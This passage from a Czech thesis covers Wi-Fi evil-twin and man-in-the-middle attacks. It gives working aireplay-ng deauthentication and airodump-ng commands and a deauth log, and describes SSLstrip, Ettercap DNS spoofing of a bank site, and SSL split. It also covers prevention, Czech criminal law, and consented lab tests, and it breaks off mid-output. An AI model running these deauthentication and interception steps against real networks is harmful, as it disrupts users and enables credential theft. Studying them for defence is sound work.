16:42:28  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:29  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:30  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:30  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:31  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:31  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:32  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:32  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:33  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:33  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:34  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [10|64 ACKs]
16:42:34  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 2|64 ACKs]
16:42:35  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
16:42:35  Sending 64 directed DeAuth. STMAC: [B8:78:2E:81:79:2F] [ 0|64 ACKs]
```

Obrázek 7: Nekonečná deautentizace

Po odpojení uživatele od legitimního AP začne zařízení vyhledávat novou nejoptimálnější síť a začne s ní asociovat. Útočník musí zajistit, aby jeho AP vysílal větší signál a vybral si právě jeho. V té chvíli nemá útočník ještě vůbec vyhráno. Zařízení zjišťuje, jestli je po připojení na síť online v internetu a odesílá zkušební request.

Například zařízení IOS má nadefinováno 200 stránek na testování a vždy vybere jednu z nich, na kterou pošle request a zjistí, jestli je vše v pořádku.

Všechny zařízení typu BlackBerry, Android a Windows stačí request na jakoukoliv adresu.

V tuto chvíli má útočník dvě možnosti. Reálně bude poskytovat internetové připojení připojenému nebo bude uživateli fiktivně sdělovat informace o úspěšném připojení, i když skutečnost je jiná. Dá se tím dosáhnout například přes nástroj MANA toolkit příkazem *start-noupstream.sh*, kde je vše předem nakonfigurováno.

3.2.1.2 Vyřazení AP z provozu

Další způsob, jak útočník dokáže zvýšit efektivitu svého útoku je vyřazení cíleného AP z provozu pomocí rušení signálu. Uživatelé ztratí připojení a budou znovu asociovat. Na rozdíl od předchozího případu tento útok postihne všechny AP v okolí.

3.2.1.3 Silný signál

Zařízení s Wi-Fi připojením preferují AP, jenž vykazuje nejpříznivější podmínky. Zvýšením signálu pomocí výkonnější antény, zvyšujeme šance na připojení uživatelů na podvržený AP. U některých zařízení se dá výstupní signál nastavovat manuálně. V některých zemích je to nelegální. V České republice máme ze zákona nastaven horní limit na 20 dBm.

3.2.2 VYUŽITÍ POZICE V KOMUNIKACI

Jsme v situaci, kdy se podařilo útočníkovi „naverbovat“ oběť na svůj přístupový bod. Útočník zprostředkovává internetové připojení stejně jako původní, takže oklamaný uživatel na první pohled nepozná, že komunikuje přes jiný AP. Útočník může relativně snadno monitorovat síťový provoz pomocí několika nástrojů, jedním z nich může být například jeden z nejznámějších WireShark. Z této výhodné pozice může útočník také pozměnit informace odesílané serverem nebo uživatelem.

Doposud byly popsány informace, které jsou datovány v plain-textu, nešifrované. Existují metody, kdy se může útočník dostat i k šifrovaným informacím a to například pomocí nástroje SSLstrip.


3.2.2.1 SSLstrip

Aby útočník dokázal odposlechnout šifrovanou komunikaci, může si napomoci například tímto nástrojem od autora známým pod pseudonymem Moxie Marlinspike. Útočník je zde schopen oddělit komunikaci na dvě části. Jedna část komunikace je mezi uživatelem-útočníkem a druhá útočníkem-serverem. Uživatel při komunikaci se zabezpečeným serverem nejdříve odesílá dotaz v nezabezpečeném protokolu http, kdy mu server odpovídá s veřejným klíčem pro navázání šifrované komunikace. Na to uživatel odpovídá se svým veřejným klíčem a potvrzením o navázání komunikace. V našem případě je mezi nimi útočník, který předává veškeré uživatelovo dotazy na

server sám. Vydává se za uživatele a se serverem naváže HTTPs spojení. Útočník udržuje s uživatelem komunikaci v HTTP a veškerou komunikaci může odposlechnout.

Úskalí SSLstripu je v předem uložených záložkách, kde je uvedeno před adresou https://. Uživatel zde navazuje přímo komunikaci v šifrované podobě. V tomto případě se mu zobrazí varovné okno s nezabezpečeným připojením a spojení se nenaváže. Pozorný uživatel by si mohl všimnout v URL adrese změnu protokolu z původního https na http.

V šifrované sekci při přenosu citlivých informací jsou servery nastaveny vždy na zabezpečené připojení HTTPs. Proto útočník musí udržovat spojení HTTPs, aby dostal odpověď. Situaci znázorňuji tímto obrázkem:



Obrázek 8: Princip SSL stripu


Pozorný uživatel by si mohl tohoto útoku povšimnout. Při přístupu na zabezpečený server se mu místo https:// ukáže v jeho prohlížeči http://. Dalším identifikátorem bezpečného připojení je zámek, ale i ten je v novější verzi SSL stripu podvržený.

3.2.2.2 DNS spoofing

Další možnost, kterou útočník může využít je podvržení DNS serveru. DNSspoofing pracuje s DNS, který překládá názvy serveru na příslušné IP adresy. Útočník si v něm manuálně nakonfiguruje seznam stránek a přidělí jím svůj A záznam. V případě zadání jmenné adresy takové stránky bude uživatel přesměrován na IP adresu, kterou si útočník nakonfiguruje.

Na příklad při uživatelovo zadání do vyhledávače www.mojebanka.cz jde dotaz na DNS server, aby zjistil, jaká náleží adresa názvu. DNS odpoví s IP adresou, která ho přesměruje na reálné webové stránky Komerční banky. Viz. Obrázek číslo 5.

Přes nástroj Ettercap v Kali Linuxu může útočník provést dns spoofing, kde změní IP adresu konkrétní stránky. Při zadání www.mojebanka.cz uživatele útočník přesměruje na svůj server stejně vypadající jako stránka banky. Oklamaný uživatel za účelem přihlášení do internetového bankovnictví zadá své přihlašovací údaje do formuláře, které útočník odposlechne.



Obrázek 9: DNS Spoofing

3.2.2.3 SSL split

SSL split je nástroj, který se využívá proti TLS/SSL šifrování, využívá OpenSSL knihovnu. Funguje tak, že přeruší běžící zabezpečené spojení a naváže se serverem opětovně nové, kde klientovi podvrhne nové spojení s vlastním certifikátem. Umí generovat certifikáty za běhu podle původního certifikátu a nastaví, čím budou podepsané. Mimo to loguje veškerá data, která přes něj putují.

3.3 Rizika oklamaných uživatelů

Uživatelé Wi-Fi připojení, kterým je poskytnuto připojení mohou mít různé následky. Pro uživatele prohlížející si pouze stránky bez přístupových údajů, nehrozí riziko žádné. Dochází k narušení integrity.

Větší dopad to může mít na uživatele používající e-mailovou komunikaci, sociální sítě, internetové bankovnictví nebo jiné platební portály. V tomto případě je možné, že útočník bude odposlouchávat veškeré osobní údaje a citlivá data. Též by mohl dopravované zprávy upravovat. Následky mohou znamenat znepřístupnění svých vlastních účtů po změně údajů útočníkem nebo finanční újmu.

Tabulka 1: Dopad pro oklamané uživatele

	Praktický dopad			**Úroveň**
Běžné brouzdání po internetu	**Integrita**			**Minimální**
E-mail - sociální sítě	**Integrita**	**Přístup**		**Střední - Kritická**
Transakce	**Integrita**	**Přístup**	**Platební údaje**	**Kritická**

Dalším rizikem by mohlo být vyřazení z vnitřní sítě. To znamená nedostupnost ostatních zařízení v interní síti nebo pouhému k odpojení od internetu.

3.4 Prevence

Prevencí je bezesporu základní znalost a opatrnost. Potom by každý uživatel přizpůsobil své chování ve veřejných sítích. Každý administrátor by měl svůj přístupový bod zabezpečit alespoň pomocí WPA2 s dostatečně kvalitním heslem. Nejhorším případem jsou AP v otevřené podobě.

3.4.1 NASTAVENÍ AP

Vhodným řešením pro podnikovou síť se v dnešní době nabízí spojení WPA2 s kombinací autentizací uživatelů pomocí serveru RADIUS a využitím IDS systému. Pro domácí bezdrátovou síť však plně dostačuje WPA2-PSK, kde tajný klíč PSK je náhodným sledem kombinace až 63 písmen, číslic a znaků. V tomto případě útočník nezná heslo a není schopen nastavit svoji falešnou síť tak, aby se tam uživatelé připojili.

Při dodržení politiky hesel je pro útočníka takřka nereálné dané heslo prolomit. Viz: tabulka č. 2. Vždy existuje riziko, zda některý z uživatelů neporuší bezpečnostní politiku a heslo Wi-Fi sítě vyzradí, ať už vědomě či ne.

3.4.2 POLITIKA HESEL

Dodržení této politiky je obecně nezbytné. Týká se to jak přímého přístupu do administrátorského rozhraní routeru tak samotného hesla k Wi-Fi. Obezřetní by měli být zejména správci podnikové Wi-Fi sítě.

Bezpečné heslo musí obsahovat tyto vlastnosti:

- Heslo nesmí být implicitní (př. admin : password).
- Délka hesla alespoň 12 znaků.
- Kombinace velkých písmen, malých písmen, čísel a symbolů.
- Důležité je, aby heslo nebylo reálné slovo (slovníkové útoky).

Dnešní výpočetní výkony jsou schopná lámat velmi efektivně. Viz tabulka.

Manuálně zadáváno skrze testovací web https://howsecureismypassword.net/

Tabulka 2: Kvalita hesla

Délka hesla	8	9	10	11	12	13
Čísla	3 milisekundy	25 milisekund	300 milisekund	3 sekundy	25 sekund	4 minuty
Malá písmena	5 sekund	2 minuty	1 hodina	1 den	4 týdny	2 roky
Velká + malá	22 minut	19 hodin	1 měsíc	6 let	300 let	16 tisíc let
Veškeré variace	1 rok	300 let	49 tisíc let	9 milion let	2 biliony let	333 bilionů let

3.4.3 AKTUALIZACE SYSTÉMŮ

Je to nezbytná činnost, která vede k udržení aktuálnosti zařízení. Tímto předcházíme v minulosti odhaleným chybám. Existují databáze, kde se sdílí bezpečnostní chyby napříč celým světem. Například CVE databáze. Na základě objevování chyb vycházejí aktualizace pro jednotlivá zařízení, které s sebou nesou bezpečnostní záplaty.

3.4.4 OPATRNOST UŽIVATELE

Jedná se o takové poučení, které vede k uvědomění si rizik a možností zneužití sítě neoprávněnou osobou. Každý by si měl uvědomit, že veřejné Wi-Fi sítě mohou být zdrojem nebezpečí pro jejich data. Proto by zde neměli pracovat s osobními a dalšími zneužitelnými údaji.

Obecně by uživatelé neměli používat bezdrátové sítě ve veřejném prostředí pro jiné účely, než je běžné prohlížení internetu. Ve Wi-Fi sítích se doporučuje používat připojení VPN, které data zašifruje a rozšifruje je až VPN server, který je předá dál.


Dalším pravidlem, kterým by se uživatelé měli držet je autentizační zabezpečení na principu více faktorového ověření, například pomocí ověřovací SMS zprávy.

Nezbytné je vyčištění již známých uložených Wi-Fi sítí, především těch nezabezpečených. Zařízení se běžně automaticky připojují na známé sítě. Tento princip je využíván, kdy útočník zachytává vysílané rámce zařízení a uživateli podvrhne vyhledávanou síť. Tento útok se nazývá Karma.


U systému Android můžeme známé Wi-Fi sítě mazat položkově ze seznamu, oproti novému operačnímu systému iOS 10.3 to lze pouze přes obnovení síťového nastavení celého telefonu.

V operačním systému Windows nebo Linux lze sítě snadno smazat ve správě známých sítích. U každé sítě si můžeme také individuálně nastavit, zda se k ní chceme automaticky připojit.

V obrázcích ukazuji příklad ze zařízení Samsung Galaxy S4 a Apple iPhone 6, kde správa Wi-Fi sítí není ideální.



Obrázek 11: Mazání sítí v Androidu



Obrázek 10: Mazání sítí v iOSu

Dalším opatřením je vypnutí automatického vyhledávání a připojení na Wi-Fi, popřípadě vypínat Wi-Fi v případě nepoužívání.

U většiny Android systémů to lze manuálně deaktivovat v nastavení bezdrátového připojení. U operačního systému iOS budou známé sítě připojovány vždy automaticky. Jedinou možností je mít trvale vypnutý WiFi adaptér. U OS Windows to lze nastavit u každé sítě individuálně.

Obrázek 12: Automatické připojení na sítě v iOS

4 Analýza zákonitosti útoku

Celé počínání útočníka porušuje několik zákonů České Republiky. Popsal jsem zde paragrafy zainteresované v této problematice. Cílem mé práce byl nejen průzkum porušované legislativy, ale i možnost provedení takového útoku v rámci českých zákonů.

4.1 Trestní zákoník

Aktuální znění Trestního zákoníku s počítačovou kriminalitou počítá a vymezuje ji několika paragrafy. V našem případě se postupování útočníka nejvíce dotýkají následující čtyři paragrafy.

4.1.1 NEOPRÁVNĚNÝ PŘÍSTUP K POČÍTAČOVÉMU SYSTÉMU §230

Tento zákon v našem případě porušuje útočník, který při jeho počínání prolomí přístupové údaje a následně je využije ve svůj prospěch. V tomto případě může být potrestán odnětím svobody až na dvě léta.

Pokud získá útočník přístup a neoprávněně užije data, pozmění data, poškodí je nebo neoprávněně vloží svoje data do jiného sytému tak může být potrestán odnětím svobody až na tři léta. Tento trestný čin páchá útočník například tím, že se dostane do komunikačního kanálu. Viz *Man in the middle 2.2.6.*

Pokud by se prokázal úmysl způsobené škody, újmy nebo získání prospěchu může být útočník potrestán až na čtyři léta. Na stejnou dobu může být potrestán v případě útoku typu DOS, kdy neoprávněně omezil funkčnost systému nebo jiného technického zařízení.

V případě, kdy se bude jednat o organizovanou skupinu pachatelů, připadá zde trest až na pět let odnětí svobody. Trest na stejnou dobu by mohl dostat útočník i v případě, způsobí-li jeho činem vážnou poruchu v činnosti právnické nebo podnikající fyzické osoby.

4.1.2 Opatření přístupového hesla k počítačovému systému §231

V případě, kdy útočník prolomí přístupové heslo k systému a následně ho přechovává, prodá, zpřístupní nebo nabízí, bude potrestán odnětím svobody až na jeden rok. Pokud by daný přístup získal prospěch pro sebe nebo jiného značný prospěch, dostáváme se na trest až tří let.

4.1.3 Poškození cizích práv §181

Tento paragraf upravuje činnost útočníka, kdy využívá něčí omyl nebo uvede někoho v omyl. V našem případě se jedná o situaci, kdy útočník bude využívat nevědomost uživatelů, kteří mají zapnuté automatické připojovaní na Wi-Fi sítě. Více v odstavci *3.2. postupy útočníka*. Tento paragraf se také vztahuje na zasílání deautentizačních paketů na deasociaci z AP. V tomto případě může být útočník potrestán odnětím svobody až na pět let.

4.1.4 Porušení tajemství dopravovaných zpráv §182

Paragraf 182 přímo vystihuje útočníka, který provádí odposlech v síti. Píše se zde: „Ten, kdo úmyslně poruší tajemství datové nebo textové zprávy posílané prostřednictvím sítě elektronických komunikací a přiřaditelné k identifikovanému uživateli, bude potrestán odnětím svobody na tři léta až deset let podle úmyslu a rozsahu způsobené škody.“

4.2 Možnost provedení útoku v rámci legislativy

Po zjištění v odstavcích výše vyplynulo, že tento útok nelze modifikovat tak, aby byl proveden v rámci naší legislativy. Chtěl jsem dělat statistiku připojených zařízení útokem typu Karma, ale to bohužel nelze. Využil bych zde nevědomosti uživatelů a automatického připojování na síť. I v případě, že bych neodposlouchával data a zaznamenával pouze statistiku připojených, porušil bych § 181.

Jediná možnost testování ve veřejných místech bylo provedení statistiky na počet připojených uživatelů bez poskytování internetu. V praktické části jsem vytvořil nezabezpečenou Wi-Fi síť bez přístupu na internet, kdy se uživatel vědomě připojil po jeho požadavku. Jejím cílem bylo zjistit počet lidí využívající takové připojení v praxi a poukázat na nevědomost uživatelů.

Veškeré ostatní simulace byly testovány na vlastním zařízení nebo s uživateli, kteří byli o všem předem informováni. Během testování nebyly zadávány žádné reálné přístupové údaje ani jiné citlivé informace, které by mohli být zneužity.

Jednal jsem podle § 30 Svolení poškozeného. Kde se píše: „Trestný čin nespáchá, kdo jedná na základě svolení osoby, jejíž zájmy, o nichž tato osoba může bez omezení oprávněně rozhodovat, jsou činem dotčeny.“

5 Praktická část

5.1.1 Přehled použitého HW a SW

Celé testování jsem prováděl skrze operační systém Linux. Konkrétně v distribuci Kali 2.0. Tato distribuce byla navržena s několika nástroji pro snadnější digitální forenzní analýzu a penetrační testy. Obsahuje modifikovaný live CD BackTrack. Využívám zde zejména tyto nástroje:

a) Aircrack-ng
b) Kismet
c) Wireshark
d) Mana-toolkit
e) Ettercap
f) FruityWifi
g) SSLstrip
h) Apache

Testování bylo prováděno na mém osobním notebooku Dell se síťovým adaptérem Intel Dual Band Wireless-AC 3165 a externím USB WiFi adaptérem. Jako testovací Wi-Fi routery jsem používal Netis WF2419 a TP-Link TL-WR740N. Pro konfiguraci online připojení jsem použil síťový kabel k soukromému připojení.

5.2 Simulace útoku

V praktické části simuluji více reálných situací. V první z nich jsem vycházel ze situace, kdy je několik zařízení připojeno na jejich vlastní AP. V této situaci bylo cílem jejich vyřazení a následně přivedení na duplikovaný podvržený AP.

V další části přešel k odposlouchávání dat při nešifrované i šifrované podobě. Dále jsem poukázal na další možnost využití takového postavení útočníka v síti a to na DNS spoof, kdy jsem uživatelům cíleně směroval jiné IP adresy serverů, než se původně chtěli připojit.

Mimo simulace útoku jsem vytvořil statistiku, která zjišťovala počet připojovaných uživatelů na nezabezpečený AP ve veřejných prostorech.

5.2.1 PŘÍPRAVA VLASTNÍHO ZAŘÍZENÍ

Před celou simulací jsem musel nejdřív vše nakonfigurovat. Na vlastním zařízení jsem nainstaloval zmíněnou linuxovou distribuci odvozenou od Debianu. Zakoupil jsem bezdrátový USB Wi-Fi adaptér. Vytvořený třetí interface z USB jsem využil při simulaci útoku, kdy jsem odesílal deautentizační pakety. Druhé dva interface byli na přijímání a poskytování internetového připojení skrze přístupový bod.

5.2.2 TEST Č. 1: ZÍSKÁNÍ UŽIVATELŮ Z PŮVODNÍHO AP


V předem domluvené situaci se 8 uživatelů připojilo na přístupový bod s SSID: Wi-Fi, který představoval jejich původní připojení k internetu. Celkem bylo připojeno 12 zařízení, z toho 8 osobních notebooků, 2 telefony android a 2 Apple telefony.

V prvním kroku jsem provedl deautentizační útok. Jeho cílem bylo vyřadit uživatele z původního přístupového bodu a skrze automatické připojování je dostat na podvržený bod. Podvržený přístupový bod útočníka byl nakonfigurován se stejným typem zabezpečení a SSID jako byl ten původní.

V teoretické části jsem používal příkaz: `aireplay-ng -0 1 -a F8:1A:67:72:0F:5E -c B8:78:2E:81:79:2F wlan0`, který vyřadil konkrétního uživatele z konkrétního přístupového bodu. V tomto úkolu jsem chtěl vyřadit a nalákat všechny uživatele. Proto vynechávám MAC adresu uživatele a píšu jen MAC přístupového bodu.

Základem bylo odhalení MAC adresy cílového přístupového bodu. Toho jsem dosáhl přes Aircrack-ng z mého externího USB interface wlan1 příkazem: `airodump-ng wlan1`, čímž jsem naskenoval okolí a zjistil, že BSSID cíleného AP je `04:8D:38:4C:26:4F`. Následovně jsem se deautentizačním útokem pustil do odpojení všech uživatelů najednou.

Deautentizaci jsem nechal běžet v nekonečném cyklu z USB interface wlan1, aby nedošlo k připojení na původní AP.




Obrázek 13: Deasociace uživatelů z původního AP

Během vteřiny byli rázem všichni uživatelé odpojeni od stávajícího AP s MAC adresou `B8:78:2E:81:79:2F`.

V druhém terminálovém okně jsem současně z interface interní síťové karty wlan0 spustil přístupový bod s duplicitní konfigurací SSID a zabezpečení. Internetové připojení bylo zajištěno přes síťový kabel z interface eth0.


Všichni uživatelé měli povolenou funkci automatického vyhledávání známých Wi-Fi sítí. Povedlo se mi zajistit úspěšné automatické připojení sedmi zařízení na můj přístupový bod během 10 vteřin, všechny zbylé zařízení se připojili o několik vteřin déle. Výsledkem testu byla 100% úspěšnost převedených uživatelů. V reálné situaci by výsledek byl pravděpodobně jiný, protože všichni tuto funkci nemají povolenou. Podle mých osobních průzkumů z ankety mi vyšlo, že automatické připojování na známé sítě využívá 70% lidí.



Obrázek 14: Částečný log z asociování na podvržený AP

5.2.3 TEST Č. 2: ÚTOK Z POZICE MAN IN THE MIDDLE

Hlavním cílem bylo provedení odposlechu dat a zhodnocení následků, které mohou nastat. V představované situaci byli respondenti připojeni přes moje zařízení, kde jsem monitoroval komunikaci. Uživatelům jsem nejdříve řekl, ať zadají vymyšlené přihlašovací údaje na stránce http://www.iccup.com/, která je v nešifrované podobě. Pomocí programu Wireshark se podařilo jednoduše odposlechnout heslo.



Obrázek 15: Wireshark a odposlech nešifrovaná komunikace

5.2.3.1 SSLstrip

V dalším pokuse jsem uživatele poprosil o zadání vymyšlených údajů do logovacího panelu na stránce moodle.ef.jcu.cz, která je zabezpečená protokolem https. Nástrojem pro odhalení přihlašovací údajů byl použit SSLstrip. Cílem tedy bylo s uživatelem udržet komunikaci v nešifrované podobě a se serverem v šifrované. V tomto testování jsem cílil na jednoho konkrétního uživatele, proto jsem to netestoval s celou skupinou. Všechny jsem poprosil, aby celou situaci sledovali z pozice napadeného a podali mi zpětnou vazbu.

K provedení tohoto útoku je potřeba znát IP adresu výchozí brány a IP adresu oběti. Adresu výchozí brány jsem zjistil pomocí příkazu: `route -n`.

```
root@WRT54G:~# route -n
Směrovací tabulka v jádru pro IP
